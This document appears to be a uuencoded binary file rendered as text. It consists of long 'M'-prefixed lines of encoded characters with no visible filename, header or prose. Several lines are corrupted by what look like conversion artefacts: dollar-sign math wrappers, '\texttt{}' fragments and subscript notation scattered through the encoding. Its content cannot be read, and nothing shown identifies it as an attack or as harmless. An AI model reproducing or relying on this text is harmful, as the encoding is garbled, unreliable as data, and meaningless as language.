M;7E1BN*4S4!WLSSL-ML]+OV`?43ET^.#7J)NVNYRYF(=%QO6C\$=\$]@OF\((* M('KIA\$Q)2V< +X].&5LRMM(N1%24JP([+!O?9`&+BJQU>Q%YR>2,-!H%??47 _!8+0!V\$`<]6_2-'>?N./<B&6/'=\=MC!F?"#)3BE%,7,[LZO(ME43/31U? M_AJ%E:DDK!3X'S&@CN-N,3^XN@BY_'RVX#K8OI7%E_3WI:5[RE;O-O>;_68= M1\+Q+?6NF_UGW\$^`EKL7\$<<?'RBK73M,QP8/4/5;^T@*R&G9+5@,FX`8AJ!Q M9VS`A>6.T\N!E:Y9NW;S#]YJ"'8PK%M(X.#O:W:X^[C:;`7179?&X+XNYZNG MIT_T[!K#43][R3T.G1CW*Y#N19E4@?7F.H-/?U_">L:68B/W@HUF;*,JLE'] MM2:JO\E"]?<WT(R5KEGI2@PTC759BW6Y&(BKSD%S3\$AJ@/`T;E@;RIG#,`=:

M3!^LPAN3U%+AU8_G?2]=;'5.[U_0Y]_WJ`.U#,-GS_L/T'-0,\Y?EL.Q'`5+ M[KCIG)^CV>S7>N<9BS!`YPSHR9N3UBYG%\?_@<RU!745L]2<?9%QLRN]Q\79 M)>WKY^:.0Z?(DZTHW4.V?UK_UT^`F\$%3IP:"TJFL(1#."Z"(I`#7+(#[L@#% $M2("HA4WDS1+`BBBC:X;_-@\[7BXOZ/F_6:/6*TJ&5F(]O=Z6I:=7^L)PE:2V$ M.58Z';KV7K-;\\P??7N<GO,)F'Y&^Y`1V1;Y2>O^Z^GE[-\YZ(^.,6XGLL4` $M8_{YNU}_{0.1} = 0T - 6Q^{C.LQHTZ5}Y - J[Z2&=+0IW; > 'HYZ=118L*'3[0+.H)#=]G$ M;^:M@+@6U[W%\%%F;?!CN)/L8OT0)G ;/7J4J"WJ+JO+*]0N38L&-K7GF+BA M:RZ01@I>AN5FPK=&@/9=8W3Q<'.\I7I]MZ)=C%L\C@X14)ZV3W)@B4[X7%`8 MTBHD`^2HS0E-=M^O'^</ORNA\-Q5TK)JN/\$>>]*85E5<=CP\$XSELWW:P;]7: $M-WQD'M^*J\#@_,Q@^*_Q&^^(R.?1]=G1Y<:BSE.:--&[K<O-!\#DWC`>8BVC':<$ M=UYHQ,=\E[/7S9R9/#.U-U71K7X/J_W-A\O5N_OUJ`Y'5'@&BU1<."'ZQB?& $M_DG"TD)V"0FDZS*0?,R/STI]OX+MO(-&C@R!FA1=G=[.X7:UJ"V]YP.Q^/$ MF7^:;-HT5ZZVAJ7(X;5)F&48;`R\#N,NJ!U8\$G)^<30[F+.P[ONRXT%]%\6W M, *3C;R=9*OX=(AO4LOMT'0<1RLVLZ-]WH:U<&H1L3'?9].'Z;D5O-(PKB7.5 MRDXM\\V_O>HQ7\%086]1)F8/-Q]&&K3XOP\\$J&(;H8OXSZXMC*]?]!*_?K2?\%-MMA4CQ\$:S&1NMAFTG8=RF8.>=X(_;#N"*-HXPRL:3E,N+V>F"UJ>X2^%.S.DT M&?7L3TV3XQ)\$C(*%=;S8T9R%^R??H)<'P3.@E,ZLDNDF6^'B*GQX%3BW-4[: $M\&i?'3>3IHANUA4A1*QP=-...S^51,WNS"#0+&I9RJ1S8."8;)2]G#P^05X]X$ MT>@RD"R6*F_>Z:5/T[NFGV4'XPDMY5%MC'=//\]ONZ3:1[L8875XXQ[O:``F M'1T>8#T_?TU=SNQR!H';L8/%V&%(*D#"@(\$A;P^#NLM6G]03IP"TW%7+73-W $\texttt{M:-U/SV@} \setminus \texttt{NLQ;5T*A<S:;-H'S:JOL} \setminus \texttt{OQX<`4W\#6++::-!}, @V^{.};]C-MB?$%$ MW]1]N7F0]U;0'0"#*P.).01RJ-9^?4HC#",P0P9TI/XUJX^/)X7Y9]"?GU>! M_OR^RD!F5H\C`SO6TPC/B%(,@.GOVWG3S/]]?D`M3IA72014^)`_ML#=":Y& $MQL<\langle 05 \rangle + C = (=) J^6YMWP[, 13?<D39]71Y4(C>R3DGS6D@XW],U[OWO\S!09]$ M5&[;TPN9G-B&!;=/>ZK=00ZY3QEY'!\V]-XX!,:W`"[UX'[UQ`7J^/'#;^0/ M2(<GJM[EW6]WN\$=,;^Y6G^E7E-PC+0RCR<.:['BB,+2RQ&3-+L\$FNPF0R5J0 $MP: P<Z(3?.'2-^4Y^LW;@-Z2E_092TF^@_!"_6?N/\!M7)6/9) = @\$.P5R\#,*:$ MP:)]_MUL^_F,EA_;EY!G8=/*&L5Y]/^P0UBD.5D]/-"Z9?>V5RG'R_Z;S/0^ M;.BYW.R[FFPR,5:L&ENA9"MXF"H)J1A2BZ'\R%`<WC;[`X:RMF\H)/RO&\K: $M24-QN\&^T"!5AJ"3$, ^1=&+!BJ'[;C<$@U8&H5X&5-FU**EVSL=_;MX][_4@$ MNCS9\$D;>]ZO/0=/N=9;:XVT6(H?5ZXYFJ0A#!N"G:7LRL>@%B^XBB<6M(?Y] M_?TE+B&QR_U88D>,SA3XZ!R++-8N6>0V&G^^FE_\>O\$Z`"`TKPPGFMJ-=VU2 MQJ^6>Q?2:'D%[^QQ>AULA7)[.7/)-9>,;B\$!<!D`O%#+R+C39R!'#,;&28#E MG!QR`G+4ZC%41A@UI\$IC/#"\MLK@.)89*'6^1&8I!!L!US\$+%,!>>854FC`K M/:?)U3*HUDY.@I?(SQC)+N@&'OJ<^TA.H;1XT=7*D]!X0+79[*G*TDQQL]I& $MX<5K@-']$Q=T4%<3NV6SW7YU'^X$XEEPM/OO+3W[("MP\>X BH^S= ^YOL'S)$ MV-'S)+H.T-+1GFA7N?C\1%%UN9&XS@RZ2\PWSFG*W5)**M^W'9MW2#]Z7/^7 $MIA<YHE3P>99M<9F1D&QN2BJ0GW-Y)FB'C6Z4L>70.(S=, ^n`+AY[#I-$EW]$ MH&.'`'#L9ODD>OGK^;SU,UH0ES9]QB:DMW1#D]ZG\$27E%?5Z: &@%)KRX^WM M^N\:`@D`7RB,4%#JV_7]0\2N\1`CE%]CHGUFLZ\$=._?]@\$"P8*EC_1B]6*.1 $\label{eq:mpd0} \texttt{MPD0}) \texttt{E:IBIC\#<6FUIK!._(7)`\&ZS.>5ZBK]:,P\=6+A\$^\&E;P<>P;.!$-*7'"}$ MR2E`!0#FI0"*EP_.KL)TGNXDHPUZQUA?A;,Q/W59VM&L>LIG1\$X@U.C>]:A) MI]4^@8B=KBY8W*Q`XK=BTN[,Z[Y\$H>;W_:P\$[F+4STJ(;Z^J>(`Q83P8FZ?* MKITJOXPTC+12_3+QS/\$I[1XX/9B/7=,>^\$R[!A<.<"N6]\$T,D6"-:N05]GFV MWVET'#=H==05H[9*K^=(:Z&:%ZRY\$QM-0SU#2S&2&X10OSO"O#IAG;'?^JT@ MYHG@ACAID,D`XGFBH.7\"1Y9`MDPC!]BR@.(\FL:JI-]G&-<\$>&:L\6\C_*, M*A6U7!X<OCT[^YN`"JS/T3]8YJ1_N6!KL1OL(,:Z%IN#=A33BA[MZ"*F^1[M M[.@T)18]XCE]`#J?T3)A@+3D:D"FV]FNSCMRW2.#--`NZ]&Q`#F@YTS'66E2 $MERQ(YL9G8J2;=K]D^{+S}(Y?+I9)^]:.>(9_./[=[2<3<T/TFW6S>+#:^X']$ MN_L=]1@H%I4:&*TNO<>,=#8?V.0)>"L?]G!V>_MVM_L->3EIKR@Y7-%W3YL] M^Y>_Z\$IG7WNVCC@<4^D\$79R.)4\`AW:\9CN6_R@[_DCS69LVWS6;1V(7X^@\$ $MG8, 7G_0\$J.8[H@.K'(4FQ\+1MUI/+S[2!:1F]_Z(/MKR4Y^Z@V-S3E]>-\$]K$ MIHT&V[.!M9-,V!)&&]FR8'--AF)5C=Q>5Q@(R>0=M^4`GW7[LDDG#,P'9U26 MR^7)\6(1/H3,&GKK]R1\YUD.3JML@]KR^*;152<DR].;IK?JU'<.0&@,>Q%M MS)ALF8Q)''`\#)W,5,<6/<++)_IF<;.VW.=F4_V@G<U4UGKV(XXIC<LGD2IQ< MP,GT?DPX<K%@#]=X[OF0]E;QX#\Z.2/73L44[*"1ZW5CDC4@\9"64_44H98-M"6W&\$F*!8\$#+09-OG0#A8,[%_+RA+Z(SAEF&X2+A;P[4H;^]BX,ONBKK:\$,O $\texttt{M+7Y8[:6F(U3U=1B*J9OU]6;_0<G\:*VPT?AM?'^P<@E5+Q'^NL\#V7]=Z_97L}$ MFS!>P<;S,M!RD8VO&58RK/K?M;\$IIVT,\C^!C:V=L+\$:C_M3EXF-*]1"&G)R M1^I"1UK^J6&(F%6->(^I_.@BO:#M[B.3XRC>4I,3R\$S4EA>T-C%:C*A-KSCI

 M_6^-R0W).@6-T)C**4NE\B@M?B47?,=A+69%;Y>R8FB\$E0HN)52#\$\$/C*II($M6Q8?YP1E_O?]>JOK<WJD4R[9NR.ZE.&J\7!-WS^-XZ>D9/?"8+<H>;06)EYA$ MN9*:0:FBSG#XH"-/`2P#T)4#*?%US?%5_+CXLO;%^#+E]XPO4WYS?)GR#\:7 MM:GX`N''QY>UWRV^K\$W'ES1/SG/X8`R1`I0,P"B"D4N*+GP;D":LQI>-#^&L M,,8&/D17'10C)(1T&BDTENJW&+HW5O/DN7O&!6-P,"3RZ\#710M*I>+\+^R7 MI2H34IDR(16; HW!<,-8BAL2"B>A/@4)=/%\<SEBD, HRVW+?611J#G>QN@74X M22&IP<U/G,R*)-X7?MB?KQYZ:X(%%ACQ]>)Q?[*AFO'X?M/&I.4Z1IQ\$BPBH M\$"\,VH9TL-HJBM:P6+R@)_0>-&QK"5NEGZ]H,J#T2B*7Z,*=;#]]5L\$>0U#/ M7KQ<IFLUA\T;B:2*?8;Y<`K`';A'!PZD.)7CS.?_<NIW=:JU?]2I7!&]89^A MUTP!+`,<G`HDG"H5U6/B^\V=IO@4VT)&/I7DV@]FR=.3WFW8DQ!L,!C6;B]W $M2!V\.T)^UV2]"^1=7Y3L,B0?[!XVZ\'='^,X,*5)]40VZ]S\V'.QW/$AQ#@^$ M<-&,YS\$]^!(U&C-D(,"<1+#!^UFHV1W;'=PCHAP0PLIK5\^]YY!`3S@DEDQ\$ M+P@4QXNT`?6_XN4?\$R_63L:+(KYKO'`34F8<\$AB?#(D\/L&#"HSJ+\8RBENA $M]@K@, =EQ)@4R`:ZW"L0@#Q#O+!M12\X"<0M8-,-G5`T4?V`9D2O6%/<),JX_$ MEA283%4@28)N.1NTNOR4\$11#9`"5(8N8QHKB_GX&16T_PZ0_QU:8!)UUK=&= M,Q#>4TC-SO,>6<0TP^Q6'.MQL=7AOYV];J\JS-&#^'8?R?E*UH.X)?BWW;OC MV\\$#'@/N?>!&,>TWM!39MN1@288U25S!N*&,UZV,OB^C*;]6QNLV\Q*9XRM] MBER!C&_T#&N2N#P3X"OLY@A?^1<#6^*(WP,JM%H3<HT8.\$^Q7S#@%,8R1JT(M,TZA"T&/Q%1SYCX2TY138JKJ)6<:;#B%J1@#0S*XF4*;3-`DYC`F^9N-ZSL8 $\texttt{M`J}) \, \texttt{EE2.W^O(W*">KFP^;[;I/\0Z4JZ<^@\ZC\#G<WS_3>P'"5]"\$T!;B\$+5X>}$ M?5C@V@Q.E7D_\$@=;FDC&W2.=DX_G_.>[)^S1D=2JVU\$5NK"G>*:/I%99C?"B M+?'Y'=T\AF39%&4KN4MZ7#TYOG#D;\$RU3\$5D,:Q)X`K%P5EQ-!G_=<XR9=)9 MH, 3.TN2QLY"<=A; 28V<A]9_?65(G2C9SJ&5C:L54U"^&-6.<S037=Y; AFF5# MS<JS+WOK1U2MT]U^<\>[6+5RI2M=;3JA>`_[[G&P>#L\89&I_Q[PF:@GFOKP $\verb|M04>R.7IX2DM4;_@/J>N;YQ`>A^NGF\?-PQXR4%X9'#D**I?[1%`Y5R6"RE49|$ $M\S_NL1<M6CB[HB/%]_UDYQ(AJ)/4_MO^6341>MYE"+U>MJ6O)B*XRKA+Z(40$ M!QBW*19MRHAJF8HVA6%-`E<(+@I3;E.L_\HP_1&-BH9IOUE)-S?I,`4U&::@ M),,4E'28UF84ID#_*TR382KM(+>FN`%M3*V8BM:48<T8YS+&8=1W=A"/4QQ: M4Q,B:33F>VB_.O>7D*U)-79Z?+V7/1?.-<V%FC:F6J:BIC&L2>`*P44J7+,* M?J2"*1,J:%U+5(24"F*_D@L/7AA3*Z;""PQKQK@B4QQ4B/NTHKU*Z[MXX?83 MJEW_>V^_#=+E]IX0+"+[JH"O1E3+5/B*84T"5P@N4O2:%?50]+OXZML5%5^4 $M+"(\.J)63(5'\&=:,<3Y3'"EZ<8P3^OVJY2>G4C&:LV/K>U@_!;`,@`,8V:2A$ MA4)5M'@V.CE]BM"BJ4P_8:\4H&(`3,;()@DM,X&J:'%5*%\$5W\$W_3(<\$2&)D $\label{eq:m-j_ogg} $$M-]_^OGG<;?MC->]Z/5-_6:$$V&DV)SV(/=)_)W>9]1/$CJVB@E^RP$@Y+`2P$$$ MX#!&-FEH(5"U2EQO20]EJY@R:1504E8!(6\$5)*>M`DK:*N+?DC5!K*0`%0,0 M*XQLDM`J4VAL%<NQ4J&&9?],L?(03AY\$Z;7AX5"X,YN*#L2GX3S@9\$??Q'<8 M1PTG`KR_*TARJ8U];RM,;!BV',=FA=A,`2P#\$)N,;-+00J!#+W!L50[+70A? MCDWU@J:GO0!JV@L@37L!Y"DO2/R6;#G4A12@8@#J`B.;)+3.!\$I>.#FC4PYG $M@^ZFGNQN!G#.D$.D#B&21EA&($88VDQ@"\&.Q+MF\2:[G!@N^K+M\+Q*&EQ $\label{eq:mlg} \texttt{M`L9C:)/\&YEFF8\#H`<G9QV;,=Z)/\&ZX,E,Y@.7"1<"F`%`-,)M$EB"\7\&HEV+}$ M:).&`WB@9RFY!;NE`)4`8#:!-BELG@EV%'1&EXMY_A!;+MW:ZG"N:0`?3!X& M!8@08FPL,\$]@K&!@;T\$W4_!"X2.]Q.JYAUZQV=/M5Z27PJ?T4N.6(@0B/(VI M! -G";J9@M,X!KEL;,,3S/.Z=AY+!T'Z2*R:0<K70?:7<AI][N+I 9]-HM(-Z72\$06[V)Y-P6P`H!K!=HDL85B1?_8J<;'^JMCTZU_4G]0_K3^ZC*)`JR8 MI@"5`!`"`FU26)LI5077X1(`;66]_12MI62*8L3(]<3E\$Y\$ZA)+%]3]W*5X $\texttt{M} \& \texttt{266U5} (\texttt{P} & \texttt{X4J!} - \texttt{ELH} - \texttt{M}; \texttt{E6G3Q7Z} > + *;] & \texttt{S6E} & \texttt{SK+RE} \\ \texttt{0} & \texttt{0} & \texttt{X1:!} - \texttt{NLR} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} & \texttt{M} \\ \texttt{M} & \texttt{M} & \texttt{M} &$ MQ9(N?`_6H`-R<(WO[S/(TG5/HS*QFDT7NO;;6_V>'A<18HF_L#@S@;&"@<L\$ MW4S!"X6/-!7'.?]UFO;JW[A554V1.J6I.J^4L>#--*82#!PJZ&8"7F0*'VJJ MS6U[R:RCM<W':"G_R]\K%A]6CXFO%:.&NTY_*Y`V1\TTG*0TNQN^\$50G*8E/ M"SHP)@UT-*U3D^EO&U7Z,Z0U6;R8_`>^5>C](E^U\$,R#=B'^F?5@-"B#M>`; M6FYZBA>#9^2'L!/O_*2[@"\$1F48_=4L=Q*+;!,8*!G50T,T40%#X*#*E#A8^ M%9FF_/(G"D1FHC[&76HR,G7N-J[`B<A\$>CHR:Y.*3,#3D:G4*07--1&9?^#S $MQ/OD:D-G+296"6=P%2"09LIZ&8"[C.%#R/3<F#RFND+YDX);:4^J4U81$U#$ MK\$!0F03<3*`+10\E=C,1F6<*B=8<LB::?VN2\$:/CD;@<D:446>"0-*82#!PB MZ&8"7F8*'ZDG3469)]73MF+4AGRC>KH 1WR']=0)C!4,G"?H9@I>*'RH7C\$3 $M]7A*D/*>-FQ?[;OV!"=]?5VL[]<W](WOLGW;3Z<'>G7WQ\U36"R[6.\?/RLH]$ MGBX,!!:E2E\$*89#&5()!&BZF8!7F<)'=I(PJ/*DG4S9M]-7!\$/M)/NY9)XMPAKH!,8*!0\$DZ&8*7BA\:"<09L)BS7!2DI#32Y[B3BP2IB&50.!-`3=I=)TI M6H0,]UW0[>K#!<-\>L4PS28EB&6Q=/@RU`H4!A:FY@M<A7)-J2!A.;VJF&:3 M!(^7%O19FZARM9L_L!^\S9[\]5RM;C^U2>%E-<\WJO5`>-+JYAV]0A!-RO`;

M=RC*!M66\Z]Z2=Z4<F()\CQK"5._#"X\$[&%L9FN^R%<J7]K<8NF*M+0F\:4" MT]'Q352185<]<]6#MSE85WZR-DO;A:7-,Y\$6=P9-XW+&X0DTY6A>8K'*0H8(M3['TZCS2'2S`ZDY^+XNVNG@#"Y"WCS_2\$#+<]CY[7*]`<X5>H4TZ]PL4B<2E MN*\I!?`"**\$E0YLDME)LK-ZUJ%=_03U3?A_UI*(;\24>!\$T!Q(D&3A1HD\1: MQ6H8X^JOV55SN1`7&H<1V6A^G8TF2F51B+8TDJ:;?V]G-W*7;N7'(S(M2>01 MW^'UT\$F4%Q0<*/AFFJ%2AH2:XDI3C]4TY?=44\RN^TWQ*, `D2AR)>S(4WTPS MV(ZAMU56J\$X*I3+'U\$)XO19&926`I0)[A1BFZAXQ%#*BULR+&Q,\$UXR!+N^` M\?D\$`1@&4#%)NIA"EQ%14!):=-#A9G[%<,3EH;PIC!@&QZD%W4S"ZPXN7VQB M1"&?\$\$.A:828"6>E!=M,@*V"!P4:03C6\$FJF(85DXD5):#F!+CMT;Y^;4&4G M&XPZHHI]<#A7<,T8Z',%]@HQ014]9BAD1!6;8'(NN"8!+#I@_S.HD"4^LE!, M@EX*.V)#D\$T*6BN42XH\$T1DTJG&"+M; \\31%-BFH56B_) "MDB0;4Y02]\$'8- $M! = 3F% + 3LH/$F'@%P*$"2)$"L4B$:&-HDL57>80?K\X+0#Q%0+0D1XV"FIN!F$ M`ETHFHL<"241@D!,0TK)1(,\$T3B!KA4]*-(Q0B=F0B1\$&B*FJA\$M`FXFT%;1 M@R(+04C,E"@R"2DD\$X2-@)L)=-FATS,L!NJL";*]B&3#V0RA)#S-)!.P><>\$ $M4=F^+-T1'I!/T^*VP(YH$V:2@10<=#2^$HP.@4-P4J)2,$$X";R;Q=8=_];R$ MH77W0"EQ8R=>1Z;4IP^TZM(F&R37(76SY32+-!?2[G?;]VVBOHN\H.M)YY=M M8M`2#*_N;I?A2I7+\!-K8SZCI/:=?T!X!\$:)J\?'U6<DQD\/>_O7-D_"A4D1 M#9TE6Q16M851"(5'YWY?W;>EX7JT_>^\$H]NM,RV(4IXU24])?M@]T04O+&?> $M/@7[05_W]G(:?+FZWZR>:/4), RJ!=4:)M_>/N[YK==*WKG\H(_0(['*D`CL)])$ M\AXO7R"S[JOC/3TUL'YD60S)XNZ7N^WN[@Y(P]/Y^R7C.%\$>1]RN>YI8:+(= M:;(=:*)/YB=5H&3**5#7B8FE`RW)H:2G44E/J9*0'A[]BTJAI/"Z''-+,4CK $\label{eq:mrbg:8?rhg(>)<axx4rt(1ml`4;$Q5GT6R^=MRTOA]XR?rW=M0A7H3\mbox{\em} \mbox{\em} M?>N=?AOY7;6_K?S.?90@.(%?<V\E1<Z?6DK=YOPICUQ+"29RJ[)":G\$\$DD"! M.W8WOP4JU==6+9.U+B%=[U8?-_>?80,I@E+A`"U&4K6\$7`(;R?^]?MRUX#RJ MG65X\$%JFO"3&]6(FCVX1%M&;99]XB22^H/#MYOV'B*!B_'?_XSTRLE&AIO`H MEIN\$(K"TE]+S2BEX7,23FXIY3!8NS<](L0W=E[`@NZWW3_P\FLU-\$`Z4J]N' $MP_>:CNX3S^9L;W?M.W%<^7,<QF'=L8J$XMM&D&=:,<FW),QP&:O^8\M5K?-6$ $M[+LH/BCU-M@8:76Li64E\V#0*"[HAJ_PR0[Y\W/7IGIZ2@3'<DG)#ZO;-BIM]$ M[/"B*\!5`8H:_AY/=WB.`\W!M#F86,8\ESP,U9S:LY2HJ"R>1<5X2&J/*HU7 $\verb|M*./HQ3U^I\09P<'\G\#LBZ[@G*MC280)\UW8G0./5?,:6C*T$*X_7,A0W8O>[\\$ M.9>U'"YG#F<&'&>GI_,#050)GZG'9P>7392?X_Q\$6N?C_-[,+_G\PNYFH\$` M)7-4PE&/.\$()'4>1"4>,.!.3*7D+P*P3?]@XR[>79Z<-8QUC"&*>5T/O&!PMR>!*P#6#C1CD='X9KCNX:!D\B^K%O)[-6_3QIY=G,\9;QCO!%P%/_S*^.5Y< $MSD\9[!E<"KB*U:1\WS:,K47-'HVU*C/1BFD7\X-?F,26+,6296Q)0(\NSDX8)$ M[AA>"-S'\,6\T6`J2P97`JZ'8(GKBB6LQ(R5&4,OSQAL&>P\$7`S!<;A4GAE* M8:@&#&^O+N4Q2*+68G8F]^._9DEKD;0V6ELU6-^>+2Y?_]I%26V9R0E3P4RU MYY0\&[)W]:\$NF;T2]EK98R[EX?W?^"/7(LRXXM\$[JZ]_#1-F8;/"YI0-PN(O ME=8-L^B77\$H6E691][)0SO"4[AFQ7IV\GE\P<RYBYRIV;H0YMY)6#'*)!,B= MY% $H'K[+@UFINZ-'%"[H_A9A*X6M4C:-6.4Y:.:S4^4Q(JY1<8T9\5!`-E38]$ M_.+B3/0T5AB=,NJSS!WGFP2GUR([W/%"GD`55"DH5<9`&5R6(FQ7>)I`6,/? MS&Y5KUB-%#1GJ#52DI77'&S?<.'!BD8R.)@UC63@\$F7-Z+G7@U1TV4**\UI< MR6UHD>2/`]Q6PE]K,&<3_,GH<J*O,YJ!_7(&_2!W3K(H-`L_F47<G`!<"G^E $M_+7P\#RV.7"[F]\&S70FQ0B'<+C=IB'+5@U`8=("M\30FT[<7LNB=D(2/(L#PT))]$ $MI(D"Z\&@\$U8Q@M<*Z[)<+6N:EBL$8Z8\$MAF+2&'&9A\L8K>#C4\&Q?@9YC<E.$ MLH';&-BDD%Z1!*!P5]=[K9=41\$RIA`>!R9@F!I59!WIU?(J1B)!42<IY0#), M*M&`,J@9HIRB:(GI,'2C0N\$Z%W*."5Y8I&M%OC&FZC"O0BC/3Y4D_@WVCDD8 M4@/-Z3E'2W4[QZ%%<67UP%).S;D.""Z'A$UMD=CY;&R-J2)_NA51M2R1[T\$ $M/IG_,FN$5+$*E.>`(C;!)6*,:0:@.E<0S]S.:!6ZF=$S/(<"(5.$ZQF"U4-M)]$ $M?GUUQ$L)-38^W*Q'9*G#=^UNQYM][$/)R;DP*A:$P3^V$PHZC_)\61%=:0$ MUT_[^=T=S>; #YKD-7>B7_87., NX?=_?WZ]MFM[J5]/POY_0Y<W.SIVVTDF;^ M\N:9-JK2-JSU[>&:'E44@NT1),W]Y:^OWES-+F:TQC@7\$2L1L6Q#YOA@3I_\$ $\label{eq:messln} $\tt ME$S+LN'R[G[WZ>EA?2/K$QF^KE_N?EMO+W!Q7_>(/!)?/X>IN;RPZ/3AJ/7J] $$$ MM]>K[>VGS2V /"\?910*97N#N:PN5\$&G7U:/&VP\$!DEW>[%:V"K#PNK>X;`T M</NLA>O>8;IY<?/O^>/Y[IXX;Y6N>XCINWYS=KTXGO P9# +I>\$+-7%(-\$)\$ MZR&P9H1SBB-#_OQ,4^[]Y[,[5D`,B@O#S8)6*&AI\\$BL+5*094T1-OW<K#>_ M)P%\$!H2V.O^^N:4[:HFZN=L`@3CEYP-)R9_/%B*:%]'0/?8()1,P5E7(FXNS MJW.!2'"@&M%T[OKLXF_ST'@L6*?V\3AW?[K>?]H]_C8/2XY/_07=S?SQ<?=X M@*_W8(B7*^J_]IX4S4CP03DB;"Z.R&'^*905%#IIQD/X<%TA1__9N0A?4/6\ $\texttt{M.+W@=)KPO3D.`TZJH+W4P[FFYW&Z,[^<4P6&T&'^(HZ8'NWG&*@4$-P@\\&82] }$ M7RN>-)L=H>&EVRW%(UA7K#:SV]OP[NT1+]"\$NB8>.=?E&:1JJ]?+B\LR4C<P M*DCOC=!1/039I*!.H>R0F]W'!VK`:-E+)`_N.#@[.5_2B&W6D!?P@_8]-?15

MZ*><#1T2J8FC48YD[25KF#D)*04"(PNXF4#7'1JR\C(HRVEAX=M/B8UEZYNW MX6%M\,;]"?51"SQ5UV8AAL70;4PV0H9=!=@DD*Y#ON+9.@8V9#\$1MT"?]["0 M%<RV1Z\E'#A=']V,@R+.4DKU4FJP>!I2"@06%W`S@:X536H<+`(5G^98!Y?A M1HQP7N1^!AT`EIV-%^N/N_VZ1]"53FBWYE.;^A)2LAKH31>]XED\)^YRP5T) MNA\$Z_"7()@5U`AT[#"M@HG'[)47JL>Y/U&K,!%Y+]X,=BFH&RQU"HB21J!2) MV#^3P\$J`&*4+2WCZ\#5+7:!JR\$O,^,(E6TOO=^_TUN)>U0`SK\B+E7\$#;9]@ MA`#S"J2),\$XPW+[\ +Q^I,'2?B:BM4]NW7[J7>JECU!Q1RU7+@^V1P+\$\$+Q0 $\texttt{M?WP;J+6+7NM}_\texttt{ZKZ\&8'0C>4>G\C3\;C^*0A8/JQL11E_M/UU(!Z_E8'2C^=\&8) }$ $M[^{:GS\&.\WO^{:X}-25Q_31\Q\&-U]}]#1N%'\&,2G)N379_I$\&'YWV69S[P5,($ M/,E;G_*X>5K1YN\$[^=[IG!Z5NN7GK!*O>MPC*GYB_^&XE+:7>&I[,>\^UWCQ M+QKY!*`4`!H<@39);*W8.%BN.5A\]NW!8LKO&RRF_+[!8LH?&2RF_"<(EFOY $M@"<MB0\M20I@!(`61:!-$NLZ;+\\P(1=,QM&Y!&T#&VOJ"8`&;LWC[`7B)GS#$ ME,;+MT_<![M'!SB2P:\$GX']9W3_S[\$DWMFNZ1G87?DA'LUWW3MRT\$M%:VB)T M8_J-5*H0MLJE,67&F!)K;8)NIN!&X2-#2,4L[<@0IOR'&.):I'8BM84ADAB) M6S74W0S!2\[^*!4051B_1J*IB"U9(+`3F(J=9!I+<[MUBC^JO;"@G3#*C>-$ 